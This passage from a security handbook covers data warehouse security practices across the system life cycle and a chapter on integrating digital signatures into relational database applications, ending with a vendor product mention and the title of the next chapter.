Plans for Software Distribution, Configuration, and Use Must Be Included in the DW Design. The creation of one or multiple DWs also means additional operating system, application, middleware, and security software. In addition, as the number of users increases, the number of licensed software copies must also increase. Users may not be able to install the software themselves and so technical support may need to be provided. Distribution activities should ensure that:

- users have authorized copies of all software
- technical support is provided for software installation, use, and troubleshooting to maintain licensing compliance and data integrity

Plans for Continuity of Operations and Disaster Recovery Must Be Included in the DW Design. Capabilities for hardware and software backup, continuity of operations, and disaster recovery options will also have to be considered. The DW is used to implement strategic business goals, and downtime must be limited. As more users integrate the DW data into their routine work performance, more users will be negatively impacted by its unavailability. Activities in support of operations continuity and disaster recovery should include:

- designations from the design team regarding the criticality of data and key functions
- creation of an alternative hardware list
- resource allocations for DW system backups and storage
- resource allocations for business continuity and disaster recovery plans

Plans for Routine Evaluation of the Impact Of Expanded Network Connectivity on Organizational Network Performance Must Be Included in the DW Design. Over time, with the increased number of users and the increased amount and type of data being accessed in the DW and transmitted over the organizational network, network resources are going to be "stressed." Possible options for handling increased network loads will need to be discussed. Network upgrades may be required over the long term and this needs to be considered in the resource planning activities. Otherwise data availability and data integrity may be impacted at crucial management decision times — times when one wants the DW to stand out as the valuable resource it was intended to be. Changes in network configurations must be documented and comply with organizational security policies and procedures. Planning to address DW scalability and the ability of the network to respond favorably to growth should include:

- evaluation of proposed network configurations and the expected service to be provided by a given configuration against DW requirements[40]
- estimation of DW network requirements' impact on existing organizational network connectivity requirements and possible reduction in data availability or integrity
- consideration of network connectivity options and the effects on the implementation of security

DW Security Implementation Review

A security review must be conducted to ensure that all the DW components supporting information security that were defined during the design phase are accurately and consistently installed and configured. Testing must be performed to ensure that the security mechanisms and database processes perform in a reliable manner and that the security mechanisms enforce established access controls. Availability of data must be consistent

with defined requirements. The information security professional, the database administrator, and the network administrator should work together to ensure that data confidentiality, integrity, and availability are addressed.

Monitor the Acquisition and Installation of DW Technology Components in Accordance with Established Corporate Security Policies. When acquired, the hardware and software DW components must be configured to support the corporate security policies and the data models defined during the design phase. During installation, the following actions should take place: (1) documentation of the hardware and software configurations; and (2) testing of the system before operational to ensure compliance with policies.

Review the Creation/Generation of Database Components for Security Concerns. A process should be established to ensure that data is properly labeled, access requirements are defined and configured, and all controls can be enforced. In cooperation with the design team, individuals responsible for security should perform a review of the database configurations for compliance with security policies and defined data access controls. Database processes must enforce the following data integrity principles[39]:

1. *Well-formed transactions:* transactions support the properties of correct-state transformation, serialization, failure atomicity, progress (transaction completion), entity integrity, and referential integrity.
2. *Least privilege:* programs and users are given the minimum access required to perform their jobs.
3. *Separation of duties:* events that affect the balance of assets are divided into separate tasks performed by different individuals.
4. *Reconstruction of events:* user accountability for actions and determination of actions are performed through a well-defined audit trail.
5. *Delegation of authority:* process for acquisition and distribution of privileges is well-defined and constrained.
6. *Reality checks:* cross-checks with an external reality are performed.
7. *Continuity of operations:* system operations are maintained at an appropriate level.

Review the Acquisition of DW Source Data. DW data is coming from other sources; ensure that all internal and external data sources are known and documented, and data use is authorized. If the data is external, ensure that appropriate compensation for the data (if applicable) has been made, and that access limitations (if applicable) are enforced.

Review testing. Configuration settings for the security mechanisms must be verified, documented, and protected from alteration. Testing to ensure that the security mechanisms are installed and functioning properly must be performed and documented prior to the DW becoming operational. A

plan should also be established for the testing of security mechanisms throughout the life cycle of the DW, including the following situations:

- routine testing of security mechanisms on a scheduled basis
- hardware or software configurations of the DW are changed
- circumstances indicate that an unauthorized alteration may have occurred
- a security incident occurs or is suspected
- a security mechanism is not functioning properly

DW Operations

The DW is not a static database. Users and information are going to be periodically changing. The process of data acquisition, modeling, labeling, and insertion into the DW must follow the established procedures. Users must be trained in DW use and updated as processes or procedures change, depending on the data being made available to them. More users and more data mean additional demands will be placed on the organization's network, and performance must be monitored to ensure promised availability and data integrity. Security mechanisms must be monitored to ensure accurate and consistent performance. Backup and recovery procedures must also be implemented as defined to ensure data availability.

Participate as a Co-instructor in DW User Instruction/Training. Training will be required for users to fully utilize the DW. This is also an opportunity to present (and reinforce) applicable information security requirements and the user's responsibility to protect enterprise information and other areas of concern. Activities associated with this include:

- promotion of users' understanding of their responsibilities regarding data privacy and protection
- documentation of user responsibilities and nondisclosure agreements

Perform Network Monitoring for Performance. Document network performance against established baselines to ensure that data availability is being implemented as planned.

Perform Security Monitoring for Access Control Implementation. Review defined hardware and software configurations on a periodic basis to ensure no inappropriate changes have been made, particularly in a distributed DW environment. Security monitoring activities should include:

- review of user accesses to verify established controls are in place and operational, and no unauthorized access is being granted (e.g., individual with role X is being granted to higher level data associated with role Y)

- provision of the capability for the DW administrator to cancel a session or an ID, as might be needed to combat a possible attack[35]
- review of operating system and application systems to ensure no unauthorized changes have been made to the configurations

Perform Software Application and Security Patches in a Timely and Accurate Manner. All patches must be installed as soon as they are received and documented in the configuration information.

Perform Data and Software Backups and Archiving. As data and software are changed, backups must be performed as defined in the DW design. Maintaining backups of the current data and software configurations will support any required continuity of operations or disaster recovery activities. Backups must be stored offsite at a remote location so that they are not subject to the same threats. If any data is moved from the DW to remote storage because it is not currently used, then the data must be appropriately labeled, stored, and protected to ensure access in the event that the information is needed again.

Review DW Data and Metadata Integrity. DW data will be reloaded or updated on a periodic basis. Changes to the DW data may also require changes to the metadata. The data should be reviewed to determine that the updates are being performed on the established schedule, are being performed correctly, and the integrity of the data is being maintained.

DW Maintenance

DW maintenance is a significant activity, because the DW is an ever-changing environment, with new data and new users being added on a routine basis. All security-relevant changes to the DW environment must be reviewed, approved, and documented prior to implementation.

Review and Document the Updating of DW Hardware and Software. Over time, changes will be made to the hardware and software, as technology improves or patches are required in support of functions or security. Associated activities include:

- installation of all software patches in a timely manner and documentation of the software configuration
- maintenance of software backups and creation of new backups after software changes
- ensuring new users have authorized copies of the software
- ensuring that system backup and recovery procedures reflect the current importance of the DW to organizational operations. If DW criticality has increased over time with use, has the ability to respond to this new level of importance been changed accordingly?

Review the Extraction/Loading of Data Process and Frequency to Ensure Timeliness and Accuracy. The DW data that is to be updated will be extracted from a source system, transformed, and then loaded into the DW. The frequency with which this activity is performed will depend on the frequency with which the data changes, and the users' needs regarding accurate and complete data. The process required to *update* DW data takes significantly less time than that required to *reload* the entire DW database, but there has to be a mechanism for determining what data has been changed. This process needs to be reviewed, and adjusted as required, throughout the life cycle of the DW.

Scheduling/Performing Data Updates. Ensure that data updates are performed as scheduled and the data integrity is maintained.

DW Optimization

Once the DW is established within an organization, it is likely that there will be situations in which individuals or organizations are working to make the DW better (e.g., new data content and types), cheaper (e.g., more automated, less labor intensive), and faster (e.g., new analysis tools, better network connectivity and throughput). Optimization will result in changes, and changes need to be reviewed in light of their impact on security. All changes should be approved before being implemented and carefully documented.

Participate in User Refresher/Upgrade Training. Over time, additional data content areas are going to be added to the DW and new analysis tools may be added. Users will need to be trained in the new software and other DW changes. This training also presents an opportunity to present any new security requirements and procedures — and to review existing requirements and procedures associated with the DW.

Review and Update the Process for Extraction/Loading of Data. As new data requirements evolve for the DW, new data may be acquired. Appropriate procedures must be followed regarding the access, labeling, and maintenance of new data to maintain the DW reputation regarding data integrity and availability.

Review the Scheduling/Performance of Data Updates. Over time, users may require more frequent updates of certain data. Ensure that data updates are performed as scheduled and that data integrity is maintained.

Perform Network Monitoring for Performance. Document network performance against established baselines to ensure that data availability is being implemented as planned. An expanded number of users and increased demand for large volumes of data may require modifications to

the network configuration or to the scheduling of data updates. Such modifications may reduce the network traffic load at certain times of the day, week, or month, and ensure that requirements for data availability and integrity are maintained.

Perform Security Monitoring for Access. The DW information can have substantial operational value or exchange value to a competitor or a disloyal employee, as well as to the authorized users. With the use of corporate "portals" of entry, all of the data may be available through one common interface — making the means and opportunity for "acquisition" of information more easily achieved. Implementation of access controls needs to be continually monitored and evaluated throughout the DW life cycle. The unauthorized acquisition or dissemination of business-sensitive information (such as privacy data, trade secrets, planning information, or financial data) could result in lost revenue, company embarrassment, or legal problems. Monitoring access controls should be a continual security procedure for the DW.

Database Analysis. Some existing DW data may not be used with the expected frequency and it may be moved to another storage location, creating space for data more in demand. Changes in DW data configurations and locations should be documented.

There may be additional risks associated with an actual DW, depending on the organization's functions, its environment, and the resources available for the DW design, implementation, and maintenance — which must be determined on an individual basis. But with careful planning and implementation, the DW will be a valuable resource for the organization and help the staff to meet its strategic goals — now and in the future.

CONCLUSION

The security section presented some of the security considerations that need to be addressed throughout the life cycle of the DW. One consideration not highlighted above is the amount of time and associated resources (including equipment and funding) necessary to implement DW security. Bill Inmon estimated Security Administration to be 1 percent of the total warehouse costs, with costs to double the first year and then grow 30 to 40 percent after that. Maintaining adequate security is a crucial DW and organizational concern. The value of the DW is going to increase over time, and more users are going to have access to the information. Appropriate resources must be allocated to the protection of the DW. The ROI to the organization can be very significant if the information is adequately protected. If the information is not protected, then someone else is getting the keys to the kingdom. Understanding the DW design and implementation

process can enable security professionals to justify their involvement early on in the design process and throughout the DW life cycle, and empower them to make appropriate, timely security recommendations and accomplish their responsibilities successfully.

Digital Signatures in Relational Database Applications

Mike R. Prevost

Now that public key encryption and its associated infrastructure (PKI) have become an accepted foundation for securing the electronic world, a wealth of new security products has come on the scene. However, it appears that many of these products are solving security problems related to the infrastructure upon which business applications run rather than the applications themselves. For example, virtual private network (VPN) products are beginning to support certificate-based authentication and public key-based key exchange. SSL is the standard for privacy and authentication on the Web. Although these types of technologies are completely necessary, they are all highly specialized and are invisible to the applications they are securing.

The nature of digital signature technology and its use in database-driven applications require a certain amount of application integration. It is this integration step that has been the primary technical stumbling block to the widespread use of digital signatures. PKI programming is still a "black art" known only to the few who have conquered its formidable layers of complexity. PKI integration projects have proven too costly and too risky for many application owners. As a result, organizations seem to be focusing on ways to add security to applications without performing complex integrations. However, in moving from securing our infrastructure to securing our applications, there is a growing genre of data security products that are making it easier to integrate security features such as digital signatures into the applications themselves.

This chapter discusses the issues associated with integrating digital signature functionality into relational database applications. First, this chapter focuses on some concepts about digital signatures and the role that digital signatures play in an application security strategy, followed by an explanation of why relational database applications are different from other environments and a discussion of some of the pitfalls of the various integration approaches. Finally, the chapter outlines an "application generic" solution to digitally signing data stored in relational databases that is very easy to integrate into applications.

Digital Signature Concepts

In relational database applications, digital signatures are typically used to ensure data integrity or non-repudiation (i.e., proof of origin). Because digital signatures are semantically similar to paper signatures, they are used to streamline business processes by reducing or entirely eliminating the need to print, sign, transfer, and store paper documents. The legal framework for holding signers accountable for documents they digitally sign is beginning to take shape.

Note that digital signature is only one element of a complete application security plan. The focus on digital signature does not at all diminish need for other technologies such as encryption, authentication, authorization, access control, firewalls, and intrusion detection. Digital signature does, however, provide important security services that are not addressed by other technologies.



EXHIBIT 99.1 Four steps in a transaction.

The Anatomy of a Transaction

When discussing application security, the term "transaction" is often used. This is a very vague term that brings to mind financial or business transactions. Sometimes, the term "document" is used. For the immediate purposes, a transaction (or document) is any exchange between the user and the application that results in a change to data that is stored by the application. In database applications, the transaction data is stored in a relational database.

Exhibit 99.1 breaks a transaction into four steps. Each step has unique security requirements. This diagram serves as a basis for illustrating how digital signatures fit into the overall security requirements of an application. The order of these steps may be different for some application architectures.

Step 1: Data Entry

Because transactions involve data, the data has to originate somewhere. This usually means that a user enters it on some sort of data entry screen. In this step, the application is probably concerned with data validation: ensuring that all required data fields are populated in a format that the application can understand. Applications may also want to prevent certain users from accessing certain data entry screens.

Step 2: Data Transmission

In many applications, transaction data is transferred across a network to a central application server or database server. Applications may need to ensure that the transaction data is not altered during transmission. Also, the transaction may include sensitive information such as credit card numbers or other private, personal information. It is also likely that applications may require assurance that the data is being transmitted to the intended recipient. The popular SSL protocol satisfies these requirements for Web-based applications. Virtual private networking (VPN) technologies can also provide these services.

Step 3: Acceptance

At some point in the process, the application or application server "accepts" the transaction. That is, the transaction meets all the requirements necessary to be processed. Accepting a transaction can involve several elements:

- *Data validation*. All required fields are entered in a format that the application can understand.
- *Integrity*. The data has not been altered during transmission to the application or database server.
- *Authentication*. The identity of the user has been firmly established.
- *Authorization*. The authenticated user has permission to perform this transaction.

Step 4: Storage

Because a transaction is being defined as an interaction between the user and the application that results in a change to the data stored in the database, the data must be stored. In many cases, a transaction requires that new data be written to the database. However, transactions might only change existing data. In either case, applications may need to ensure that the stored data is not changed, destroyed, or viewed by malicious or unauthorized users. These attacks can often be prevented by a strong access control mechanism and a good backup plan.

Prevention versus Proof

In the previous explanation, there is an element of transaction security that is missing. At the acceptance stage (Step 3), one knows:

- That all the required transaction data is entered in an acceptable format (validation)
- That the data has not been altered during transmission (integrity)
- That no one has viewed the data during transmission (privacy)
- The identity of the user performing the transaction (authentication)
- That the user has permission to perform the transaction (authorization)

It seems like all the major security requirements have been met. The problem is that one only knows these things during the very brief period of time when the transaction is executed. Once the transaction is complete, this knowledge vanishes and cannot be reestablished because it cannot be stored along with the transaction data. However, digital signatures allow some of this knowledge to be captured and stored.

Digital signatures do not protect data in the same way that other cryptographic techniques do. Digital signatures do not hide data from unauthorized viewers. This is provided by data encryption. Digital signatures cannot prevent data from being modified by external hackers or malicious "insiders." This is provided by authentication and access control. Digital signatures simply allow an application to prove two things about the data they "protect":

1. *Integrity*: the data has not been modified since it was signed.
2. *Origin*: the identity of the signer can be cryptographically proven.

There is a significant difference between *preventing* changes to application data and being able to *prove* that the data has not been changed. This may seem like a fine line, but how does one *prove* that one's access control mechanisms have not been compromised? It is much easier to prove that a security violation has occurred than it is to prove that one has not occurred. If attempts to defraud an organization are detected, then the hacker has not done a good enough job.

If the transaction data is digitally signed, applications that rely on that data can prove that it has not changed and that it came from an authorized user. So, although digital signatures cannot prevent fraud from being attempted, they can prevent attempted fraud from succeeding by giving applications the ability to detect fraudulent transactions.

The digital signature itself is a separate piece of data that must be stored with the transaction to facilitate this proof. The fact that digital signature impacts the data storage requirements of the application is another reason why digital signature functionality requires a tighter integration with the application than other security technologies.

Paperless Business Processes

Exhibit 99.2 shows how digital signatures are typically used to implement a paperless process. In each step, the users are using an application that allows them to view and modify data that is stored in a central database. Note that each time a "document" is created or modified within the application, it is digitally signed. Each time that data is used, its signature is verified. This allows the relying user to be confident that the data in the database is genuine and was originated by an authorized user. The application automatically performs the signing and verifying whenever a document is stored or retrieved from the database. This enforces the security policy and prevents users from inadvertently skipping these steps. Because the application must know when to sign documents, when to verify them, and what to do when either of these operations fail, digital signature must be an integral part of the application's workflow logic.

Databases Are Different

Thus far, this chapter has discussed why digital signature technology is different from other security technologies. Relational database applications also have some very unique qualities. These unique qualities require a unique approach to digital signature integration.

What Is a Document?

Digitally signed "transactions" were discussed previously. Often, the term "document" is used to denote the data that is signed (see Exhibit 99.3). Each type of digital signature solution seems to define a document differently. For example, e-mail security products define a document as an e-mail and its attachments. There are security



EXHIBIT 99.2. A typical paperless business process.



EXHIBIT 99.3 Types of documents.

products that digitally sign word processing documents or spreadsheets. Other products digitally sign any type of file. Note in each of these examples that although a document may internally contain many discrete data elements, the document as a whole can be represented as a contiguous set of bytes.

Relational databases store their data much differently. Databases store structured data as opposed to unstructured data. This means that all of the data elements that compose a document must be known in advance before the first document is created. Databases use a concept called normalization, which allows large amounts of structured data to be stored and searched very efficiently. The data in a document is stored in tables. Tables are composed of rows and columns. The columns define the name (e.g., "PRODUCT_NAME," "INVOICE_NUMBER," or "PURCHASE_DATE") and type (e.g., CHARACTER, NUMBER, and DATE, respectively) of each data element. A row in a table, called a "record," contains the actual data values for each column in the table.

Here, a "document" is defined as the data in one or more rows from one or more columns of one or more tables in a relational database. That is, a document may span multiple database tables and may include only selected columns from those tables and may encompass more than one row per table. This sounds complex and it can be very complex. Databases are designed to efficiently handle large amounts of data that is related in complex ways.

Exhibit 99.4 shows a document in a format that makes sense to people. It is a very simplified purchase order from Gradkell Systems, Inc., to a company named LLED Computer Corporation. A purchase order is usually identified by a purchase order number. This is purchase order #123. It has four line items. Each line item has a quantity, description, and amount. The Purchase Order also has a total amount. Exhibit 99.5 represents how purchase order documents might be stored in a database.

Note that not all columns shown in Exhibit 99.5 are displayed in Exhibit 99.4. This is important because database applications may contain data that is used internally by that application but is not important to the business process. Examples of such data are internal flags that mark a document's position in a workflow (e.g., it has been entered, but is pending approval). It is not usually necessary to sign this type of data because it is

PURCHASE ORDER **#123**

	Total:	$8,000.00

EXHIBIT 99.4 A database document printed or displayed by an application.



EXHIBIT 99.5 A database document stored in the database. Highlighted rows pertain to Purchase Order #123.

not really part of the document. This data is only used to move the document through a process. If it is signed, the signature will be invalidated when the data changes. Thus, it is important to be able to choose which columns to include in the signature rather than having to sign the entire row.

Note that the data that pertains to Purchase Order #123 is not a contiguous set of bytes. It is intermingled with other purchase orders (e.g., #345, a pizza order). Because digital signature algorithms operate on a contiguous set of bytes, the data must be retrieved from the database and formatted into a contiguous string of characters. This must be done exactly the same way each time. The result must be bit for bit the same every time or the signature will not verify. This is because the digital signature operation is performed on a block of data. At the level in the process where the cryptography is applied, the contents of the data have no meaning. The signing process only sees the data as an ordered collection of bits. The signature verification process simply answers the questions, "Is this the data that was signed?" and "Was it signed by the specified user?"

The exactness with which data must be represented presents some special problems. Databases store numeric and date values in a special way and usually have a default format that is used to display these values. For example, if a date value was signed in the form "11:30 PM on 10 May 1999," but was verified in the form "1999-05-10 23:30:00," the signature will not verify because the data was changed. Actually, only the representation of the data has changed, but that representation was not bit for bit the same as when it was signed. The

same is true of numeric data. The real number 47502.5 can also be represented as "$47,502.50." This becomes an issue when the default format used by the database to represent numeric and date values can be changed by a database administrator. These problems can be avoided if the format of the data is explicitly specified when the data is retrieved from the database.

Integration Approaches: Why Is Application Integration So Problematic?

When adding security features to applications, digital signature is fundamentally different from other security techniques. There are several reasons for this:

- Applications must trigger the signing and verification of documents at the appropriate points in the business process.
- Applications must be able to reject documents or stop processes when signature verification indicates that data has been altered since it was signed.
- The digital signature itself is an additional piece of information that must be stored by the application so that data integrity and non-repudiation can be proven at a later date.

The additional application logic and data storage requirements required to correctly process digital signatures means that digital signature functionality usually cannot be added to applications in a completely transparent manner.

Integration Using Low-Level Cryptographic Toolkits

The nuts and bolts of public key cryptography and PKI are extremely complex. The underlying cryptographic algorithms involve advanced mathematics and absolutely must be implemented correctly. The data formats used to encode data (usually ASN.1, abstract syntax notation) are very complex and require extensive low-level programming experience and a high degree of familiarity with ISO and ANSI standards. The logic associated with building and validating certificate chains presents a substantial learning curve. Fortunately, there are cryptographic toolkits that handle much of this low-level processing.

However, cryptographic toolkits only go so far. Developers must still have a high level of familiarity with the data structures and algorithms used in digital signing and verifying. Most cryptographic toolkits assume that developers are using the C or C++ programming languages. Even when using toolkits such as these, the lack of a comprehensive understanding of what is going on under the hood can result in disastrous security problems.

In addition to security problems, there are a host of other issues that have prevented organizations from taking this approach to application security integration. One reason is high risk. An organization may have plenty of application developers who are proficient in environments such as Visual Basic, Power Builder, Oracle Forms, ColdFusion, JSP, ASP, etc. However, they often do not have very many developers who can be devoted to the task of learning C or C++, PKI programming, and low-level cryptographic toolkits. Even if an organization does have a wealth of "system-level" developers, what are they going to do in six months when the digital signature feature is 90 percent complete and the developer leaves the company? The cost of the integration and maintenance must be weighed against the cost of available third-party solutions that do not require a learning curve that is so steep.

In many cases, "enterprise" databases have several "front ends" to the same data. Data may originate from a Web-based application and be processed internally by an application written in Visual Basic. Often, digital signature integration projects that use low-level toolkits result in a solution that is specific to one application or to one development environment. If the digital signature system only works in the Web interface, other applications may have no way of proving that no one has tampered with the data.

Development Environments with Digital Signature Built In

An alternative approach to using low-level cryptographic toolkits is to completely rewrite the application using tools that have digital signature built in. For new systems, this can work very well. For example, some electronic

forms products have digital signature capabilities built in. These products perform very well when used to directly replace a paper system. The electronic forms can be made to look almost exactly like the paper forms, but do not have to be printed for signature purposes. Many of the packages also integrate with relational databases. They can use the database for both retrieval and storage of form data and they can use the database for form storage. However, these products are not general-purpose database front ends. Some products require their own database structure. Others have limited ability to integrate with existing database structures. They also store a copy of the data within the electronic form itself. So, a database front end comes with some storage, and thus performance, overhead. Electronic forms products usually have their own development environments and macro languages. This means that converting an existing application to use digitally signed "electronic forms" usually amounts to a complete rewrite.

When it comes to digital signature, the electronic forms products work well as long as one is using the electronic form software to access the database. This is because the digital signature is stored within the electronic form itself. If, for example, a Visual Basic application was written that relied on the data in the database, the digital signature could not be verified. Even if the electronic form product included a programming interface that allowed the digital signature to be verified, the signature would be verified using the copy of the data stored in the electronic form, not the copy stored in the database. This is a very serious problem because the Visual Basic application is making decisions based on the data in the database, not the data stored in the electronic form. The verification of electronic form signature could succeed even if the data in the database was altered.

So, development environments that include digital signature functionality usually come with some serious limitations when applied to relational databases. These limitations stem from the fact that they are not designed to be general-purpose database application development tools. They often do not use the database as their primary storage medium, but offer database support as an optional or auxiliary feature. Their digital signature features are not designed for use in other types of applications. These types of digital signature-enabled tools are "development environment-centric" instead of "data-centric."

A Generic Approach to Digital Signature in Relational Databases

As mentioned, the current approach to securing database applications is to build a virtual "wall" around the database server. This wall is composed of network firewalls, encryption, strong authentication and authorizations, intrusion detection, etc. This works well and is complexly application independent. However, this strategy works at the database server level and falls short of providing verifiable data integrity and non-repudiation at the transaction (or "document") level. Digital signatures are the next step in application security, but digital signature technology is different because it requires a certain amount of application integration. To get to this next step, one needs an application-independent system of digitally signing data stored in relational databases that requires as little application integration as possible.

Basic Requirements for Digital Signature Integration into Database Applications

The following chapter subsections describe basic design goals for a generic database signing system.

No PKI Knowledge Required for Application Developers

Application developers should not have to become digital signature experts. Ideally, they should not even need to understand what a digital signature is, other than that it is an operation that is performed on a certain document at a certain place in the business process. There are five application-specific items that a generic database signature system cannot determine:

1. What type of operation needs to be performed (e.g., signing or verification)
2. What type of document is being signed or verified (e.g., a purchase request, an invoice, a time card, a leave request, a 401k participation form, etc.)
3. Which specific document is being signed or verified (i.e., the "primary key" values that uniquely identify a single document)

4. When in the business process to perform digital signing or verification
5. What to do if an error occurs during signing or verification

All of these items are known by the application developer and are similar to the types of information required by other operations in the application. For example, an application developer must know that "purchase request #123 needs to be signed when the user presses the Submit button." Of course, the actual process is much more complex, but the application developer does not need to know the other details, such as which columns in which tables are signed or where the signature data is stored.

Does Not Require Modification to the Existing Database Structure

If the digital signature system is to be application independent, it should not directly rely on the database structure of a certain application. Adding new tables should not be problem, however.

Allows the Data that Is Signed to Be Specified

Because databases do not store their data as contiguous sets of bytes, the data items that compose a document or transaction must be gathered from the database. The data that is signed must be exactly the same when it is verified as when it was signed. Because one wants this system to be very easy to integrate, one does not want to burden application developer, with this task. And because the digital signature will be performing the data-gathering step, it must allow the data (tables and columns) to be specified. This specification should include information that defines how each data item is to be formatted (e.g., "1:00 PM" or "13:00"). The specification should also be able to represent the "primary keys" of the document and the complex ways that the underlying tables are related to each other.

Scalable and Does Not Introduce a Single Point of Failure

The database server and the application server are all required by the application. The PKI adds a directory server. The digital signature system should not introduce any additional servers that could become a bottleneck or cause application processing to stop.

Signature Storage Overhead Should Be as Small as Possible

Database environments offer great advantages when it comes to the efficient storage of data. The de facto standard format for digital signature storage is PKCS #7, the cryptographic message syntax standard. This standard defines a data structure for cryptographic messages such as signed documents.

Most of the fields are optional, but a typical signed data message includes the signer's certificate, the other CA certificates in the "chain," and a copy of the data that was signed. Essentially, a PKCS #7 signed data message is a large "denormalized" chunk of binary data. Because the database is a central data repository that is shared by the signer and the verifier, the certificates and the data do not need to be stored with each signed document. And because this data is being stored in a database, it can be "normalized." The certificates can be stored only once and linked to the signed document via database relationships. A single certificate is about 600 to 1000 bytes in size. A typical PKCS #7 message contains about three certificates. The data portion, which is of indeterminate length, can be also removed from the PKCS #7 message because the data is already stored in the database and does not need to be stored again. As Exhibit 99.6 shows, the normalization of the signature information greatly reduces the amount of signature storage overhead required by the digital signature system. The "optimized" PKCS #7 is about 300 bytes long versus over 3000 bytes (assuming 1024 bytes of data) for the typical case. Storing less data per document also improves performance because less data has to traverse slow network connections.

Abstracting the Digital Signature Process

Digital signature integration can be viewed as "gluing" digital signature functionality onto an existing application. The actual cryptographic operations and interaction with PKI components are performed by low-level cryptographic toolkits. The "glue" is a program library that knows how to interact with both the database and the cryptographic toolkit.

In Exhibit 99.7, the cryptographic toolkit only knows how to sign raw data. It does not know how to gather it from the database or how to store signature information in the database. The database signing logic knows how to retrieve the purchase request data from the database and how to use the cryptographic toolkit to sign the data. It also handles formatting the signature data in a way that is optimal for storage in the relational database environment.



EXHIBIT 99.6 A typical PKCS #7 signed data message vs. one optimized for storage in a database.



EXHIBIT 99.7 The process of signing a database "document" is standardized and removed from the application logic.

Essentially, the process of digitally signing data in a database is standardized and abstracted from the application so that the application developer does not have to know anything about it. The developer provides just enough information to get the process started. The rest is handled automatically.

Summary

This chapter has discussed some of the unique qualities of both digital signatures and relational databases. Digital signatures are different because they require that data be stored to support signature verification. Relational databases are different because they store data in a very unique way. These two differences work together to make integrating digital signatures into relational database applications a complex and tedious task. The cost and risk of this crucial integration step have hindered the use of digital signatures in many applications. Until recently, there were no digital signature products specifically designed for the database environment. Products such as DBsign from Gradkell Systems, Inc. are now available to vastly simplify the integration of digital signature security into relational database applications. Such products leverage the cryptographic and security expertise of specially trained third-party developers to drastically reduce the cost and risk associated with trying to tackle complex, highly technical integration projects in-house. For more information about DBsign or Gradkell Systems, visit their Web site at www.gradkell.com.

Security and Privacy for Data Warehouses: Opportunity or Threat?

David Bonewell, Karen Gibbs, and Adriaan Veldhuisen

